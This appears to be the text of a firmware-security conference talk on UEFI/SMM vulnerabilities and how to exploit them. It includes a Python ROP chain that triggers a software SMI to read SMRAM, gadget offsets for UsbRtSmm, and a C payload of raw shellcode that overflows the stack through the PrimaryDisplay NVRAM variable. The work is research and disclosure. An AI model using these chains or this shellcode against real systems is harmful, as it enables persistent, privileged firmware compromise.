 - `mov ecx, 0xe8; mov rax, rdx; jmp qword ptr [rcx + 0x48];`
 - memory at address `0xe8` should be available on any platform

```
; UINTN __cdecl SetJump(BASE_LIBRARY_JUMP_BUFFER *JumpBuffer)
SetJump proc near ; CODE XREF: _ModuleEntryPoint+2D↑p
    push rcx
    add rsp, 0xFFFFFFFFFFFFFFE0h
    call nullsub
    add rsp, 20h
    pop rcx
    pop rdx
    mov [rcx], rbx
    mov [rcx+8h], rsp
    mov [rcx+10h], rbp
    mov [rcx+18h], rdi
    mov [rcx+20h], rsi
    mov [rcx+28h], r12
    mov [rcx+30h], r13
    mov [rcx+38h], r14
    mov [rcx+40h], r15
    mov [rcx+48h], rdx
    stmxcsr dword ptr [rcx+50h]
    movdqu xmmword ptr [rcx+58h], xmm6
    movdqu xmmword ptr [rcx+68h], xmm7
    movdqu xmmword ptr [rcx+78h], xmm8
    movdqu xmmword ptr [rcx+88h], xmm9
    movdqu xmmword ptr [rcx+98h], xmm10
    movdqu xmmword ptr [rcx+0A8h], xmm11
    movdqu xmmword ptr [rcx+0B8h], xmm12
    movdqu xmmword ptr [rcx+0C8h], xmm13
    movdqu xmmword ptr [rcx+0D8h], xmm14
    movdqu xmmword ptr [rcx+0E8h], xmm15
    xor rax, rax
    jmp rdx
SetJump endp ; sp-analysis failed
```

UsbApiFunc2 exploitation: step 0

- At this point we will have registers values
 - the main value is **RSP** (since almost all other registers values can be restored during the static analysis)

UsbApiFunc2 exploitation: step 1

- As a result of exploitation, we want to read SMRAM, so we need to find several gadgets to set the values of the RCX, RDX, R8 registers to call the CopyMem function

- Given the specifics of UEFI drivers, this is not a problem

```
ropper -a x86_64 -f UsbRtSmm --search "movzx r8" --detail
```

```
ropper -a x86_64 -f UsbRtSmm --search "mov rdx" --detail
```

Gadget: 0x000000000000d803

```
0x000000000000d803: movzx r8d, bp  
0x000000000000d807: mov rdx, rsi  
0x000000000000d80a: mov rcx, rbx  
0x000000000000d80d: call qword ptr [rax]
```

Gadget: 0x0000000000007f45

```
0x0000000000007f45: mov rdx, qword ptr [rdi + 0x18]  
0x0000000000007f49: mov rcx, qword ptr [rdi + 0x10]  
0x0000000000007f4d: call qword ptr [rax + 8]
```

UsbApiFunc2 exploitation: step 1

```
gadget0_address = (
    entry + 0x539F
) # 0x00000000000d803: movzx r8d, bp; mov rdx, rsi; mov rcx, rbx; call qword ptr [rax];
gadget1_address = (
    entry - 0x51F
) # 0x000000000007f45: mov rdx, [rdi + 0x18]; mov rcx, qword ptr [rdi + 0x10]; call qword ptr [rax + 8];
gadget2_address = (
    entry + 0x11CAC
) # InternalLongJump function: here we will restore the values of the registers and set some of them (eg RSP)
gadget3_address = entry + 0x11D4C # CopyMem function
```

Now we can build chain:

- set R8 register value (size for CopyMem)
- set RCX and RDX registers values (src and dst buffer pointers for CopyMem)
- restore registers values inside InternalLongJump function
 - new RSP value = leaked RSP value - 8 (because of **one POP and two calls**)
- jump to CopyMem function

UsbApiFunc2 exploitation: step 2

- put the necessary data into the controlled memory
- change the pointer in the gUsbData structure
- trigger SW SMI handler with
SwSmiInputValue = 0x31
- as a result, we will be able to extract the desired byte from SMRAM at the RCX address

```
# Prepare RAX
mem_write(rax, 8, struct.pack("<Q", gadget1_address))
mem_write(rax + 8, 8, struct.pack("<Q", gadget2_address))

# Prepare RDI
mem_write(rdi + 0x10, 8, struct.pack("<Q", rcx))
mem_write(rdi + 0x18, 8, struct.pack("<Q", SMRAM + index))

# Prepare RCX
mem_write(rcx, 8, struct.pack("<Q", rbx_leak))
mem_write(rcx + 0x8, 8, struct.pack("<Q", rsp_leak - 8))
mem_write(rcx + 0x10, 8, struct.pack("<Q", rbp_leak))
mem_write(rcx + 0x18, 8, struct.pack("<Q", rdi_leak))
mem_write(rcx + 0x20, 8, struct.pack("<Q", rsi_leak))
mem_write(rcx + 0x28, 8, struct.pack("<Q", r12_leak))
mem_write(rcx + 0x30, 8, struct.pack("<Q", r13_leak))
mem_write(rcx + 0x38, 8, struct.pack("<Q", r14_leak))
mem_write(rcx + 0x40, 8, struct.pack("<Q", r15_leak))
mem_write(rcx + 0x48, 8, struct.pack("<Q", gadget3_address))

modify_usb_data_qword(usb_data, entry_offset, gadget0_address)

mem_write(fpurp, 1, b"\x21") # write func index (func 2)
mem_write(fpurp + 2, 1, b"\xff") # write status

intr.send_SW_SMI(0, SMI_NUM, 0, 0, 0, 0, 0, 0, 0, 0)
status = read_byte(fpurp + 2)
assert status == 0
```

Demo Time (UsbRt ROP)



Bonus vulns: HP/Bull UEFI DXE memory corruptions

- Safeguarding UEFI Ecosystem: Firmware Supply Chain is Hard(coded) by Alex Tereshkin, Alex Matrosov, Adam 'pi3' Zabrocki
- Data-only attacks against UEFI BIOS by Alex Ermolov
- Attacks via R/W areas of SPI flash memory, which is architecturally impossible to cover with Intel Boot Guard
- Vulnerable PEI drivers can lead to successful payload transition into DXE/SMM
- In many cases kernel privileges are not required for such an attack (f.i. to modify some NVRAM variable)

Let's take a closer look at DXE memory corruption vulnerabilities

[https://www.binarly.io/posts/Firmware_Supply_Chain_is_Hard\(coded\)](https://www.binarly.io/posts/Firmware_Supply_Chain_is_Hard(coded))

[https://www.binarly.io/posts/Attacking_\(pre\)EFI_Ecosystem](https://www.binarly.io/posts/Attacking_(pre)EFI_Ecosystem)

`GetVariable()` buffer overflow: vulnerability description

The screenshot shows two windows side-by-side. On the left is a code editor titled "Pseudocode-A" containing assembly pseudocode for an `GetPrimaryDisplay` function. On the right is a debugger window titled "efiXplorer: vulns" showing memory dump details.

Pseudocode-A:

```
1 EFI_STATUS __fastcall GetPrimaryDisplay(_BYTE *Res)
2 {
3     EFI_STATUS Result; // rax
4     char PrimaryDisplayValue; // [rsp+40h] [rbp+8h] BYREF
5     UINTN DataSize; // [rsp+48h] [rbp+10h] BYREF
6
7     if ( !Res )
8         return EFI_INVALID_PARAMETER;
9     DataSize = 0i64;
10    *Res = 1;
11    Result = gRT->GetVariable(
12        (CHAR16 *)L"PrimaryDisplay",
13        &EFI_GENERIC_VARIABLE_GUID,
14        0i64,
15        &DataSize, ← Will be changed to the size of the PrimaryDisplay
16        NVRAM variable
16        &PrimaryDisplayValue);
17    if ( Result == EFI_BUFFER_TOO_SMALL )
18        Result = gRT->GetVariable(
19            (CHAR16 *)L"PrimaryDisplay",
20            &EFI_GENERIC_VARIABLE_GUID,
21            0i64,
22            &DataSize,
23            &PrimaryDisplayValue); ← PrimaryDisplay NVRAM variable data
24            will be written to the stack (regardless of size)
24
25    if ( (Result & 0x8000000000000000ui64) == 0i64 )
26    {
27        if ( (PrimaryDisplayValue & 0xFB) != 0 )
28        {
29            if ( ((PrimaryDisplayValue - 1) & 0xFD) != 0 )
30            {
31                if ( PrimaryDisplayValue == 2 )
```

efiXplorer: vulns:

Address	Type
0000000000000AA6	get_variable_buffer_overflow

- `DataSize` initialize only once (before first `gRT->GetVariable` call)
- After the first call to `gRT->GetVariable`, the value of the `DataSize` local variable will be updated (DataSize will contain the size of the value of the requested NVRAM variable)
- If value of the requested NVRAM variable more than `Data` argument size, a stack overflow may occur, followed by execution of arbitrary code

GetVariable() buffer overflow: exploitation

- Often the buffer in which the value of the NVRAM variable is placed lies after the return value
- In such cases, we can rewrite the return address of the parent function

```
+0000000000000000    r          db 8 dup(?)  
+0000000000000008 PrimaryDisplayValue db ?  
+0000000000000009                db ? ; undefined  
+000000000000000A                db ? ; undefined  
+000000000000000B                db ? ; undefined  
+000000000000000C                db ? ; undefined  
+000000000000000D                db ? ; undefined  
+000000000000000E                db ? ; undefined  
+000000000000000F                db ? ; undefined  
+0000000000000010 DataSize      dq ?
```

GetVariable() stack overflow: exploitation

Stack address	Description
0x7ea34c8	Return address of the current function (0x662581f)
0x7ea34d0	PrimaryDisplayValue
0x7ea34d8	DataSize
0x7ea34f8	Return address of the parent function (0x66253c8)

```
gef> info frame
Stack level 0, frame at 0x7ea34c8:
rip = 0x6625ad6; saved rip = 0x662581f
called by frame at 0x7ea34d8
Arglist at 0x7ea34c0, args:
Locals at 0x7ea34c0, Previous frame's sp is 0x7ea34d0
Saved registers:
    rip at 0x7ea34c8
gef> x/32x $rsp
0x7ea34c8: 0x0662581f 0x00000000 0x00000000 0x00000000 0x00000000
0x7ea34d8: 0x00000000 0x00000000 0x00000007 0x00000000 0x00000000
0x7ea34e8: 0x80000000 0x00000000 0x0666f418 0x00000000 0x00000000
0x7ea34f8: 0x066253c8 0x00000000 0x079ee018 0x00000000 0x00000000
0x7ea3508: 0x07ea3610 0x00000000 0x00000007 0x00000000 0x00000000
0x7ea3518: 0x06646c18 0x00000000 0x06645198 0x00000000 0x00000000
0x7ea3528: 0x07ebad8d 0x00000000 0x00000000 0x00000000 0x00000000
0x7ea3538: 0x07ea3610 0x00000000 0x06646c18 0x00000000 0x00000000
```

Vulnerable driver in QEMU under debugger

Thus, if the value of the **PrimaryDisplayValue** NVRAM variable is greater than 48 bytes, you can rewrite the return address of the parent function and execute arbitrary code

GetVariable() stack overflow: exploitation

```
EFI_STATUS Status;
UINTN DataSize = 145;
UINT8 Data[] = {
    // some data (40 bytes)
    0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65, 0x65,
    // shellcode address on stack (return address for parent function)
    0x00, 0x35, 0xea, 0x07, 0x00, 0x00, 0x00, 0x00,
    // shellcode start
    0xb8, 0x18, 0xe0, 0x9e, 0x07, 0xba, 0x02, 0x00,
    0x00, 0x00, 0x4c, 0x8b, 0x40, 0x40, 0x4c, 0x89,
    0xc1, 0x41, 0xff, 0x50, 0x28, 0xb8, 0x18, 0xe0,
    0x9e, 0x07, 0xba, 0x31, 0x35, 0xea, 0x07, 0x4c,
    0x8b, 0x40, 0x40, 0x4c, 0x89, 0xc1, 0x41, 0xff,
    0x50, 0x08, 0xeb, 0xfc, 0x90, 0x90, 0x90, 0x90,
    0x90, 0x53, 0x00, 0x75, 0x00, 0x63, 0x00, 0x63,
    0x00, 0x65, 0x00, 0x73, 0x00, 0x73, 0x00, 0x66,
    0x00, 0x75, 0x00, 0x6c, 0x00, 0x6c, 0x00, 0x79,
    0x00, 0x20, 0x00, 0x65, 0x00, 0x78, 0x00, 0x70,
    0x00, 0x6c, 0x00, 0x6f, 0x00, 0x69, 0x00, 0x74,
    0x00, 0x65, 0x00, 0x64, 0x00, 0x10, 0x00, 0x00,
    0x00};

Status = gRT->SetVariable(L"PrimaryDisplay",
                           &gEfiGenericVariableGuid,
                           EFI_VARIABLE_NON_VOLATILE | EFI_VARIABLE_BOOTSERVICE_ACCESS | EFI_VARIABLE_RUNTIME_ACCESS,
                           DataSize,
                           &Data);
```

Demo Time (Bull Atos)



Demo Time (HP)



GetVariable() buffer overflow: vulnerability description

The screenshot shows a debugger interface with two panes. The left pane, titled "Pseudocode-C", displays the C code for the GetVariable function. The right pane, titled "efiXplorer: vulns", shows a memory dump with two entries: "get_variable_buffer_overflow" at address 0000000000000007BE5 and another "get_variable_buffer_overflow" at address 00000000000000040D5C.

```
5 VendorGuid.Data1 = 0x8BE4DF61;
6 *&VendorGuid.Data2 = 0x11D293CA;
7 *VendorGuid.Data4 = 0xE0000DAA;
8 *&VendorGuid.Data4[4] = 0x8C2B0398;
9 Buffer = 0i64;
10 DataSize = 8i64; // data size only initialize once
11 if ( IsNotEqual(buf, g_buf) ) // False (buf = g_buf)
12 {
13     gBS->SetMem(&Buffer, 8ui64, 0);
14     sprintf_s(&Buffer, 8i64, "%a", vLang);
15 }
16 else if ( (gRT->GetVariable(L"PlatformLang", &VendorGuid, 0i64, &DataSize, &Buffer) & 0x8000000000000000u64)
17 {
18     WriteLog(L"PlatformLang reported as %a.\r\n", &Buffer);
19 }
20 else
21 {
22     // DataSize is didn't change after the first GetVariable call which leads stack buffer overflow
23     if ( (gRT->GetVariable(L"Lang", &VendorGuid, 0i64, &DataSize, &Buffer) & 0x8000000000000000u64) != 0i64 )
24     {
25         result = WriteLog(L"Unable to find Lang variable, defaulting to English.\r\n");
26         g_LangVarFound = 0i64;
27         return result;
28     }
29     WriteLog(L"Lang reported as %a.\r\n", &Buffer);
30 }
31 sub_408F0(&Buffer, 8i64, v5, vLang);
32 WriteLog(alanguageSelect, &Buffer);
33 if ( !sub_1D0DC(&Buffer, aSpa, 3i64) )
34     qmemcpy(&Buffer, "esp", 3);
35 if ( !sub_1D0DC(&Buffer, aChn, 3i64) )
36     qmemcpy(&Buffer, "zho", 3);
```



Not obvious UEFI design and architectural weaknesses



1. Some SMM objects are extracted through *gBS->LocateProtocol()*, f.i. **EFI_BASE2_SMM_PROTOCOL** is located this way, which is used to locate **EFI_SMM_SYSTEM_TABLE2**;
2. There are a lot of usage of gBS inside SMM until **SmmReadyToLock**, even in SMM Core.

MM DEPEX sections create the delay window for loading SMM modules, which could be enough for an attacker who gained arbitrary code execution in DXE to use aforementioned case 1 or 2 to hijack SMM execution flow and escalate privileges to SMM.



Not obvious UEFI design and architectural weaknesses

SMRAM is not locked until **SmmReadyToLock**.

It stays exposed and available for modifications from DXE (**auto LPE from ring 0 to ring -2**) for an attacker who gained arbitrary code execution in DXE early enough.

<https://github.com/tianocore/edk2/blob/0ecdcb6142037dd1cdd08660a2349960bcf0270a/MdeModulePkg/Core/PiSmmCore/PiSmmlpl.c#L581>

```
//  
// Before SetVirtualAddressMap(), we are in SMM or SMRAM is open and unlocked, call SmiManage() directly.  
//  
TempCommSize -= OFFSET_OF (EFI_SMM_COMMUNICATE_HEADER, Data);  
Status = gSmmCorePrivate->Smst->SmiManage (  
            &CommunicateHeader->HeaderGuid,  
            NULL,  
            CommunicateHeader->Data,  
            &TempCommSize  
        );
```

STM, PPAM, SMM CET, Intel HW Shield, ...

Party is over, no more SMM easy exploitation?



Intel Platform Properties Assessment Module (PPAM)

Intel System Security Report consists of the Platform Properties Assessment Module (PPAM) which is measured by SINIT into PCR17 and signed by Intel.


PPAM creates a report of hardware access policies used by SMM and will be consumed by the MLE.

While PPAM reuses some of the infrastructure that was initially created for a SMI Transfer Monitor (STM), it is not a STM, it only collects and reports information about platform configuration.


<https://www.platformsecuritysummit.com/2018/speaker/myers/STMPE2Intelv84a.pdf>

<https://www.intel.com/content/dam/www/central-libraries/us/en/documents/drtm-based-computing-whitepaper.pdf>

Intel Platform Properties Assessment Module (PPAM)



Intel Platform Properties Assessment Module (PPAM)



How did it happen?

1. Intel implemented a dummy function for a physical presence which always returns TRUE.
Should have put “return FALSE”.
2. IBVs have been told by Intel to implement the code which checks for physical jumpers etc.
3. Instead, IBVs just reused Intel’s reference code implementation **without making any changes to the relevant code**. Now Grantley+ server platforms have this presence check effectively disabled because of this.


"Reference implementations" often become the defacto implementation —
due care with proper (safe) defaults should be the norm.

```
char IsPhysicalPresenceEstablished()
{
    return 1;
}
```

Actual bug is here



More Policies == More Complexity




What could possibly go wrong?

```
VxD *PpamManifestRuntimeBuf;  
VxD *PpamManifestBuf;  
UINT ManifestSize;
```

```
CopyMem (ptr_PpamManifestRuntimeBuf, ptr_PpamManifestBuf, ManifestSize);
```



Complexity plays against Security





Thank You

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